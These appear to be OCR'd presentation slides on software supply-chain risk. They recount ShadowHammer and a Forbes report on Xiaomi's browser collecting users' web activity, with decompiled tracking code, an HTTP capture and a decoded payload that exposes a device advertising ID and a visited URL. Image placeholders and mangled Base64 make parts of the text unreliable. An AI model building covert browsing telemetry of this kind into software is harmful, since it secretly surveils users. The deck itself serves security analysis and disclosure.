ShadowPad is one of the largest known supply-chain attacks. Had it not been detected and patched so quickly, it could potentially have targeted hundreds of organizations worldwide.

Source: https://securelist.com/operation-shadowhammer-a-high-profile-supply-chain-attack/90380/

RELEASED TODAY!

Xiaomi Surveillance Backdoor



EDITORS' PICK | 6,848 views | Apr 30, 2020, 09:25am EDT

Exclusive: Warning Over Chinese Mobile Giant Xiaomi Recording Millions Of People's 'Private' Web And Phone Use

Thomas Brewster Forbes Staff

Cybersecurity


Associate editor at Forbes, covering cybercrime, privacy, security and surveillance.

Commuters pass by Xiaomi Note 10 Pro smartphone advertisement at its flagship store in Hong Kong. ... [+] BUDRUL CHUKRUT/SOPA IMAGES/LIGHTROCKET VIA GETTY IMAGES

"It's a backdoor with phone functionality," quips Gabi Cirlig about his new Xiaomi phone.


He's only half-joking.

Code inside the com.android.browser.n3.d.class




```
try {
    if (!this.f1103d) {
        if (!TextUtils.isEmpty(str)) {
            com.android.browser.n3.d.a("page_load_event_start", "url", str);
        }
        this.f1103d = true;
        Tab.this.a(System.currentTimeMillis());
    }
} catch (Exception e2) {
    miui.browser.util.r.a((Throwable) e2);
}
```

Code inside the com.android.browser.n3.d.class




```
try {
    if (TextUtils.isEmpty(str)) {
        return;
    }
    if (Tab.this.Y || "mibrowser:home".equals(str)) {
        com.android.browser.n3.d.a("page_load_event_finish", "url", str);
    }
} catch (Exception e2) {
    miui.browser.util.r.a((Throwable) e2);
}
```

Code inside the com.android.browser.n3.d.class



```java
public static void a(List<String> list) {
    if (list != null && !list.isEmpty()) {
        for (String next : list) {
            r.a("ThirdPartyAnalytic", "third track url:" + next);
            if (!TextUtils.isEmpty(next)) {
                b.f().execute(new a(a(next)));
            }
        }
    }
}
```



	Code	M...	Host	Path	Start	Duration	Size	...
	200	POST	sa.api.intl...	/sa?project=global_browser&r=IN	18:01:58	1.23 s	19.46 KB	C...
	200	POST	sa.api.intl...	/sa?project=global_browser&r=IN	18:02:14	907 ms	2.69 KB	C...


Filter: sa?

Name	Value
crc	71247
gzip	1
data_list	H4sIA ... ZS8YKi332Hkr1c2vSh2EtXPVim/jrk4bnwZ/mPDx63WhS3XJZe7jMShxkL...

data_list

KIJmFGSJzho0ZuvPyD98P47Z12pVZotBwFfgfaSNXhgyglA0qcLvr+kU5
psAoif3uY0YKtlXNSqBlOYglWyGYU28BAZ5Q2pbAiEJ1o7q0sDl5Gx4Ep
b4OryeJntDh9e75YjFG8voPOLhZXatAFnMkGFgtKmPdx6YF7gotfgdBFz
RtViAY991r1oK0E8/n4lHkUxupLEbcYitv9r1C28uhSWTjKphWermgKDdD
xnSxtjRUhGXkQa5DbGncZRsypreiGShR20KBxkWspVCu/mF3ZWdAdW
G6ssAN6xtlPw1jPMK1oFBXMj0CUPoM480VCCn9DBU2wH8JN5fbbN8J
WSrcPmz7te9RbOchHPn9DpySI8PP2p18uzq8vDiYatpPF+SVKMLq+hJ3x
8ztZgvJzMxaA5DVuQxaqU1WVF7XoOmg4puBeDXbYgL+DDc4X/S3vhG
vdsSsO9d9otTOYk6W3H3HZYcRNg+4r0FO6Pj9hK6ZskClkURz6lqowG
4xiNooKfEHTOCQx3YSRq1aHO68ASq6akk/BkPyxPmksXEV0iVcaLRlJ3Z
hEjOE1JgleWerGSZQ6G5K6A6W2vJWiKNTg2tJVeycr6eVWD4A3WMO
d0rd8f0R/Pz87H9PRH9LxurzulYHy6AKPx3YMTfWom1rtvH278/0qKl+L4
7rS8EpqY3kp7r28Eo0BPBy8agZT86eQYCzJwo/Lp0jBh2lK4oRlz5kSRQiL
75MpU0vPNJlp8k3RZModR4xlO2V5Ul4Jzd120GRAwvBJhW4rOzf7jVLb
BvhVLTS8TJr94ii6kHqluwfx36O6v98I/RVsip6zKWaYjWxFVp+giVESfp9
o6vG3AV92BPbWWCfsa21nUs2k+qZI9QJjBu0ar7a2N/nNyc3JbrcLtiOd
AkzCzcmU8h/rZg2d/+bVsYT1+3dnfnZsxgOz3mfJ32fp+K+149Rx0Uh0t
26NfzD4e+xAX8Md/Q9AlYb4+hSH6aecWsWUzpyaOTVz6n/PKUeaethM
oPoKqLBnUKFsFYVZFCfPocJoQuMZKq4wleykmf+nzVSZqfliVf78BxR9ly
JEFgAA

```
HTTP/1.1 200 (
Date: Wed, 29
Content-Type: text/plain
```



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Gunzip

Input length: 1248 lines: 1

start: 281 end: 281 length: 0

```
H4sIAAAAAAAAAO2XW2/bNhTHv0ogD3myFFKiLh
ZgDOnWFHlIVíztFmAZCFo6sohIokZS8YKi332H
kr1c2vSh2EtXPVim/jrk4bnwZ/mPDx63WhS3XJ
Ze7jMShxkLE7r0rGzBy2mcZTRdpeEqXjEU73sU
vXGGt/RKaazsCjtO9pKIJmFGSJzho0ZuvPyD98
P47Z12pVZotBwFfgfaSNXhgygIA0qcLvr+kU5p
sAoif3uY0YKtlXNSqBIOYglWyGYU28BAZ5Q2pb
AiEJ1o7q0sDI5Gx4Epb4OryeJntDh9e75YjFG8
voPOLhZXatAFnMkGFgtKmPdx6YF7gotfgdBFzR
tViAY991r1oK0E8/n4lHkUxupLEbcYitv9r1C2
8uhSWTjKphWermgKDdDxnSxtjRUhGXkQa5DbGn
cZRsypreiGShR20KBxkWspVCu/mF3ZWdAdWG6s
sAN6xtIPw1jPMK1oFBXMj0CUPoM480VCCn9DBU
2wH8JN5fbbN8JWSrcPmz7te9RbOchHPn9DpySI
8PP2p18uzq8vDiYatpPF+SVKMLq+hJ3x8ztZgv
JzMxaA5DVuQxaqU1WVF7XoOmg4puBeDXbYgL+D
Dc4X/S3vhGvdsSsO9d9otTOYk6W3H3HZYcRNg+
4r0FO6Pj9hK6ZskCIkURz6IqowG4xiNooKfEHT
OCQx3YSRq1aHO68ASq6akk/BkPyxPmksXEV0iV
calRl13ZhEiOE1JqleWerGSZO6G5K6A6W2vJWi
```


Output time: 10ms length: 5700 lines: 1

```
e-
web","apk_name":"com.android.browser",
"browser_install_referrer":"com.androi
d.browser","gaid":"20c20352-a3fd-4418-
acfe-
a1752051b23d","newsfeed_old_eid":"0:",
"newsfeed_eid":"42931,42913,40731,4034
4,40506,40474,40637,42907","log_miacco
unt":0,"$wifi":true,"$network_type":"W
IFI","event_network":"wifi","url":"htt
ps:\/\/www.pornhub.com\/","$is_first_d
ay":false},"_flush_time":1588179744684
},
{"_track_id":149328356,"time":15881797
```

… app use was being monitored by Xiaomi, as every time he opened an app, a chunk of information would be sent to a remote server

Supply chain considerations

Ultimately, this is a supply chain issue



Software

1 Security Hygiene

2 Backdoors in Code

3 Compilation Time

a Build System

b Reverse Engineering

4 Production Line

5 Program & Provision

6 Distribution Channel

7 Installed

Hardware

